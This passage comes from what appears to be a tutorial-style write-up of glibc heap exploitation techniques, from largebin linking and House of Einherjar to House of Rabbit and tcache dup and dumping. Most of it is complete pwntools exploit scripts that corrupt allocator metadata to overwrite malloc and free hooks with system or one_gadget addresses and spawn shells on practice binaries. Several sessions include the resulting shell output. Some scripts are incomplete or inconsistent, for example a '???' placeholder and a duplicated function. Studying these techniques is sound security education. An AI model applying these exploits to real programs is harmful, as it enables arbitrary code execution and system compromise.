So there’s no size check, but the fake chunk’s bk pointer needs to point to a chunk whose fd pointer points back to the fake chunk (whew). I chose to create another fake chunk on the heap for this purpose, but there’s no PIE so we could just as easily put a new fake chunk right next to the original fake chunk.3
Python
<<lore-setup>>

proc.sendafter(b"Enter your username: ", p64(0) + p64(0x90 | 0b1) + p64(heap) + p64(heap + 0x90))3
proc.recvuntil(b"> ")

malloc(0x90-8) # chunk A
malloc(0x90-8) # chunk B
free(0)
malloc(0xa0-8) # chunk C
# 0x90 smallbin: [chunk A] -> NULL
edit(0, p64(0xdeadbeefdeadbeef) + p64(elf.sym.user))
# 0x90 smallbin: [fake chunk] <- [chunk A] -> 0xdeadbeefdeadbeef
edit(1, p64(elf.sym.user))

malloc(0x90-8)
malloc(0x90-8)
edit(4, b"A"*(48-0x10) + b"pwned\x00")

proc.send(b"4")
proc.recvuntil(b"target: ")
print(proc.recvline())
Largebins
Free chunks that don’t fit in a fastbin or smallbin are sorted into a largebin (ignoring the tcache).
Each largebin actually covers a range of bins, with larger bins covering progressively larger ranges; in addition to the linked list of chunks (of all sizes that largebin covers), each largebin has another linked list which links at most one chunk of each size that bin covers.
I like to think of each largebin as having an “inner” (skip list) and “outer” (regular) linked list, like this:

Actually linking in a fake chunk is straightforward; the only hiccup is that the chunk we’re tampering with can’t be the last chunk in that bin, otherwise we’ll never follow one of that chunk’s corrupted pointers:
C
|
|
So we need to link in another real chunk with size less than or equal to the size of the first real chunk.
Python
<<lore-setup>>

proc.sendafter(b"Enter your username: ", p64(0) + p64(0x410 | 0b1) + p64(elf.sym.user) + p64(elf.sym.user))
proc.recvuntil(b"> ")

malloc(0x410-8) # chunk A
malloc(0x90-8)
malloc(0x400-8) # chunk B
malloc(0x90-8)
free(0)
free(2)
malloc(0x420-8)
# 0x400 largebin: [chunk A] <=> [chunk B]
edit(0, p64(elf.sym.user))
#                                 +----v
# 0x400 largebin: [chunk A] -> [fake chunk] [chunk B]
#                     ^-------------------------^

malloc(0x410-8)
edit(5, b"A"*(48-0x10) + b"pwned\x00")

proc.send(b"4")
proc.recvuntil(b"target: ")
print(proc.recvline())
House of Einherjar
This is a single null byte heap overflow; this allows us to zero out the flags (notably PREV_INUSE) of an adjacent chunk on the heap.
Consequently, we can force backwards consolidation with a fake chunk, leading to an overlapping chunk primitive (which can easily be pivoted to a UAF).
Solve
Here we abuse backwards consolidation to create a fake chunk overlapping the target data.
We can clear the PREV_INUSE bit of the victim chunk and then free it, or alternatively free it first and then use the null byte overflow to decrease the freed victim chunk’s size.
A cool trick is that instead of using a legitimate size for the fake chunk (which we can’t calculate in this instance because we don’t yet know the heap address), we can set it to 8.4 Computing the chunk following a size 8 chunk results in a chunk whose prev_size overlaps the size 8 chunk’s size, which passes the safe unlinking checks.
C
|
|
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("house_of_einherjar")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.recvuntil(b"> ")
    malloc.index += 1
    return malloc.index - 1
malloc.index = 0

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

def edit(index, data):
    proc.send(b"3")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)
proc.timeout = 0.5

proc.sendafter(b"Enter your username: ", p64(0) + p64(8) + p64(elf.sym.user) + p64(elf.sym.user) + p64(0))

proc.recvuntil(b"heap @ ")
heap = int(proc.recvline(), 16)
proc.recvuntil(b"> ")

chunk_A = malloc(0x90-8)
chunk_B = malloc(0x100-8)
edit(chunk_A, b"A"*(0x90-0x10) + p64((heap+0x90)-elf.sym.user))
free(chunk_B)
chunk_C = malloc(0x90-8) # serviced from the fake top chunk
edit(chunk_C, b"C"*(0x20-8) + b"pwned\x00")

proc.send(b"4")
proc.recvuntil(b"target: ")
print(proc.recvline())b'pwned\n'TODO Challenge solve
In this variant we don’t control the prev_size field of the victim chunk.
As alluded to earlier, we can decrease the size of a freed chunk, service an allocation from it (this does not update the prev_size and PREV_INUSE of the following chunk because we tampered with size), and then free the adjacent chunk, leading to an active chunk in the middle of a free chunk.
We can then use this to read unsortedbin linked list pointers for a libc and heap leak.
To gain code execution, I initially tried using an unsortedbin attack to clobber global_max_fast to a very large value in order for large chunks to be qualified for fastbin insertion, and then used this to link a fake 0xf0 chunk overlapping __malloc_hook into the fastbin freelist; however, due to poor register and stack control I was unable to meet the constraints of the one_gadgets in libc.
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("poison_null_byte")
libc = ELF(elf.runpath + b"/libc.so.6")

def calloc(size):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.recvuntil(b"> ")
    calloc.index += 1
    return calloc.index - 1
calloc.index = 0

def edit(index, data):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"3")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

def read(index):
    proc.send(b"4")
    proc.sendafter(b"index: ", f"{index}".encode())
    ret = proc.recvline()
    proc.recvuntil(b"> ")
    return ret

proc = remote("localhost", 1337)
proc.timeout = 140

chunk_A = calloc(0x90-8)
chunk_B = calloc(0x210-8)
chunk_C = calloc(0x90-8)
calloc(0x90-8) # padding
free(chunk_B)
edit(chunk_A, b"A"*(0x90-8)) # overflow LSB of chunk_B.size to 0x00
chunk_E = calloc(0x100-8)
chunk_F = calloc(0x100-8)
free(chunk_E)
free(chunk_C)
chunk_G = calloc(0x1b0-8)

free(chunk_A)
# unsortedbin: [chunk A] -> [chunk E/F]
libc.address = unpack(read(chunk_F)[0xb0:][:8]) - (libc.sym.main_arena+0x58)
heap = unpack(read(chunk_F)[0xb0+8:][:8])

calloc(0x1c0-8) # empty unsortedbin
chunk_H = calloc(0xf0-8)
free(chunk_H)
# unsortedbin: [chunk H/F]
edit(chunk_F, b"F"*0xa8 + p64(0xf1) + p64(0) + p64(libc.sym.global_max_fast-0x10))
chunk_boop = calloc(0xf0-8) # unsortedbin attack
free(chunk_boop)
edit(chunk_F, b"F"*0xa8 + p64(0xf1) + p64(libc.sym.__malloc_hook-0x23))
# 0x100 fastbin: [chunk ??] -> &__malloc_hook-0x23
calloc(0xf0-8)
chunk_I = calloc(0xf0-8)
# 0x100 fastbin: [chunk I/F]
one_gadget = libc.address + ???
edit(chunk_I, b"\x00"*0x13 + p64(one_gadget))
calloc(0x80-8) # trigger __malloc_hook

proc.sendline(b"id")
print(proc.recvall(timeout=0.5))
The intended solve was to use the unsortedbin attack to create fake chunk metadata in front of __free_hook; while this is a clever idea, this doesn’t work under QEMU as the MSB of libc addresses is 0xff, not 0x7f.
House of Rabbit
This is a technique that touches on many of the challenges covered thus far where a fake chunk “hops” between the fastbins, unsortedbin and largebins.
The steps are as follows:
- Increase main_arena.system_mem to at least
0x80000(minimum size of the largest largebin) by allocating and then freeing a large chunk (to raise mp_.mmap_threshold), then allocating another large chunk - Craft a fake chunk with an attacker-controlled, editable size field (initially set to
0x0). Link it into a fastbin (using e.g. fastbin dup) - Consolidate the fastbins into the unsortedbin by freeing a large chunk (any chunk that gets consolidated with this chunk counts towards the size)
- Set the fake chunk’s size field to
0x80000or higher - Allocate a chunk large enough to sort the largest largebin
- Set the fake chunk’s size to be large enough to overlap target data (wrapping around after
0xffffffffffffffffif target data is before the fake chunk) - Allocate a chunk with a size such that the fake chunk is remaindered into a much smaller chunk that overlaps the target data
- Allocate a chunk with size equal to the chunk remaindered from the fake chunk
- Profit
Solve
Here we’re using a double free to link our fake chunk into a fastbin, but we could skip steps 2–4 if we were able to directly link a size 0x80000 fake chunk into the unsortedbin.
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF(bin)
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size, data):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")
    malloc.index += 1
    return malloc.index - 1
malloc.index = 0

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

def edit_age(data):
    proc.send(b"3")
    proc.sendafter(b"age: ", f"{data}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)
proc.timeout = 150

fastbin_consolidation_threshold = 0x10000

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

proc.sendafter(b"Enter your age: ", f"{0 | 0b1}".encode())
proc.recvuntil(b"> ")

chunk_A = malloc(0x80000-8, b"A")
free(chunk_A) # increase mmap_threshold
chunk_B = malloc(0x80000-8, b"B") # increase main_arena.system_mem
free(chunk_B)

chunk_C = malloc(0x20-8, b"C")
chunk_D = malloc(0x20-8, b"D")
chunk_E = malloc(fastbin_consolidation_threshold-8, b"E")
free(chunk_C)
free(chunk_D)
free(chunk_C)
chunk_F = malloc(0x20-8, p64(elf.sym.user))
free(chunk_E) # consolidate fastbins

edit_age(0x80000 | 0b1)
chunk_G = malloc(0x80010-8, b"G") # sort bin[126]
free_hook_offset = (libc.sym.__free_hook-0x20) - elf.sym.user
edit_age((free_hook_offset + 0x98) | 0b1)

chunk_H = malloc(free_hook_offset, b"/bin/sh\x00")
malloc(0x90-8, p64(0) + p64(libc.sym.system))
free(chunk_H)

proc.sendline(b"id")
print(proc.recvline())
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'No fastbins
This is the same challenge, except we can no longer request fastbin sized chunks.
I initially tried setting the size of the fake chunk such that when it was remaindered, the remaindered chunk’s size field would overlap with __free_hook and be set to libc.sym.system. However, although __free_hook can be overwritten this way, the program will segfault immediately afterwards when it tries to access a value just past the remaindered chunk.
Python
# ...

# step 6: allocate a chunk large enough that remaindering it will overwrite the __free_hook with a target value
free_hook_offset = (libc.sym.__free_hook-0x10) - elf.sym.user
edit_age(free_hook_offset + (libc.sym.do_system+1) + 0x7)

chunk_M = malloc(free_hook_offset, b"/bin/sh\x00") # __free_hook = size of remaindered chunk
# CRASH! (ノ°益°)ノ

# free(chunk_M)
# proc.sendline(b"id")
# print(proc.recvline())
Instead I targeted __after_morecore_hook, which thankfully satisfies the conditions for a one_gadget.
Python
# ...

# step 6: allocate a chunk large enough such that remaindering it will create a free chunk overlapping __after_morecore_hook
after_morecore_offset = (libc.sym.__after_morecore_hook - 0x20) - elf.sym.user
edit_age((after_morecore_offset + 0xa0) | 0b1)

malloc(after_morecore_offset, b"M")
one_gadget = libc.address + 0x3ff5e
malloc(0x90-8, p64(one_gadget))

proc.timeout = 0.5
malloc(0x60010-8, b"") # trigger __after_morecore_hook

proc.sendline(b"id")
print(proc.recvline())
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'Tcache dup
From this point on, glibc ≷ 2.26 will be compiled with tcache enabled
This is essentially the same as the fastbin dup, except even easier as free doesn’t check if the chunk being freed is already at the head of the tcachebin, and there are absolutely no sanity checks on what constitutes a valid fake chunk.
Solve
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("tcache_dup")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size, data):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")
    malloc.index += 1
    return malloc.index - 1
malloc.index = 0

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)
proc.timeout = 0.5

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

chunk_A = malloc(0x20-8, b"A")
free(chunk_A)
free(chunk_A)
malloc(0x20-8, p64(libc.sym.__free_hook))
chunk_C = malloc(0x20-8, b"/bin/sh\x00")
malloc(0x20-8, p64(libc.sym.system))
free(chunk_C)

proc.sendline(b"id")
print(proc.recvline())
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'Tcache dumping
When servicing a request from a fastbin, malloc will attempt to move as many remaining chunks in that fastbin that will fit into the corresponding tcachebin.
Solve
There’s now a check in free that ensures a chunk being freed isn’t already in the target tcachebin, so we can’t just do a simple tcache dup. However, chunks that are dumped from a fastbin to a tcachebin are not subject to this check, so if we can corrupt a fastbin fd we should be in good shape.
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("tcache_dup_2.31")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size, data):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")
    malloc.index += 1
    return malloc.index - 1
malloc.index = 0

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)
proc.timeout = 0.5

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

# fill tcache
for i in range(7):
    malloc(0x20-8, f"{chr(ord('A')+i)}".encode())
chunk_H = malloc(0x20-8, b"H")

for i in range(7):
    free(i)
free(chunk_H)
# 0x20 fastbin: [chunk H]
malloc(0x20-8, b"I")
free(chunk_H)
# 0x20 tcachebin: [chunk H] -> ...

malloc(0x20-8, p64(libc.sym.__free_hook-0x10))
# 0x20 fastbin: [chunk H] -> &__free_hook
for i in range(6):
    malloc(0x20-8, f"{chr(ord('K')+i)}".encode())
chunk_R = malloc(0x20-8, b"/bin/sh\x00") # dump rest of 0x20 fastbin to 0x20 tcachebin
malloc(0x20-8, p64(libc.sym.system))
free(chunk_R)

proc.sendline(b"id")
print(proc.recvline())
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'Challenge solve
Normally we could just free a chunk a bunch of times to fill up the tcache, but we have a limited number of frees: what to do? If we were dealing with other bins we’d be in a tough situation, but the tcache stores its metadata on the heap, which is our domain!
We’ll do most of our work in a single victim chunk, which we’ll have two handles to: one “alive” pointer (with in_use=1) that we can read from and one “dead” pointer we can continuously call free on.
After setting that up we can leak the heap with a tcache dup, which results in our victim chunk pointing to itself.
Once we do that we can overwrite this pointer with the start of the tcache struct and call malloc twice to get a chunk that overlaps tcache.
We use this chunk to artificially mark the 0x240 tcachebin as being full (taking care to set the head pointer back to tcache so we can edit it again in the future); this allows us to free a chunk into the unsortedbin and get a libc leak.
Armed with our leaks, we can now request another 0x240 chunk to edit tcache again, and this time we set the head of the 0x240 tcachebin to point to the __free_hook.
An allocation and a free later and we have a shell!
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("tcache_troll")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size, data):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")
    malloc.index += 1
    return malloc.index - 1
malloc.index = 0

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

def read(index):
    proc.send(b"3")
    proc.sendafter(b"index: ", f"{index}".encode())
    ret = proc.recvline()[:-1]
    proc.recvuntil(b"> ")
    return ret

proc = remote("localhost", 1337)
proc.timeout = 0.5

chunk_A = malloc(0x240-8, b"A") # "free" handle
chunk_B = malloc(0x20-8, b"/bin/sh\x00") # padding
free(chunk_A)
chunk_C = malloc(0x240-8, b"C") # "read" handle
free(chunk_A)
free(chunk_A)
# 0x240 tcachebin: [chunk A] -> [chunk A] -> ...

heap = unpack(read(chunk_C)) - (0x250+0x10)

malloc(0x240-8, p64(heap+0x10))
# 0x240 tcachebin: [chunk A] -> [&heap+0x10]
malloc(0x240-8, b"DDDDDDDDDDD")
# 0x240 tcachebin: [&heap+0x10]
malloc(0x240-8, b"\x00"*34 + b"\x07" + b"\x00"*29 + p64(0)*34 + p64(heap+0x10))
# 0x240 tcachebin: [&heap+0x10] (marked as full)
free(chunk_A)
# unsortedbin: [chunk A]
libc.address = unpack(read(chunk_C)) - (libc.sym.main_arena+0x60)

malloc(0x240-8, b"\x00"*34 + b"\x07" + b"\x00"*29 + p64(0)*34 + p64(libc.sym.__free_hook))
# 0x240 tcachebin: [&__free_hook] (marked as full)
malloc(0x240-8, p64(libc.sym.system))
free(chunk_B)

proc.sendline(b"id")
print(proc.recvline())
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'-
Note that non-fastbin chunks have additional metadata; see the Glibc explanation for more info. ↩︎
-
This is one of the OG heap exploits, used all the way back in 2000 to pwn Netscape. ↩︎
-
We could also set this fake chunk’s fd and bk pointers to point to itself instead of constructing a fake victim->bk->fd on the heap. ↩︎
-
Note that it must be exactly 8, i.e. the AMP flags must be cleared ↩︎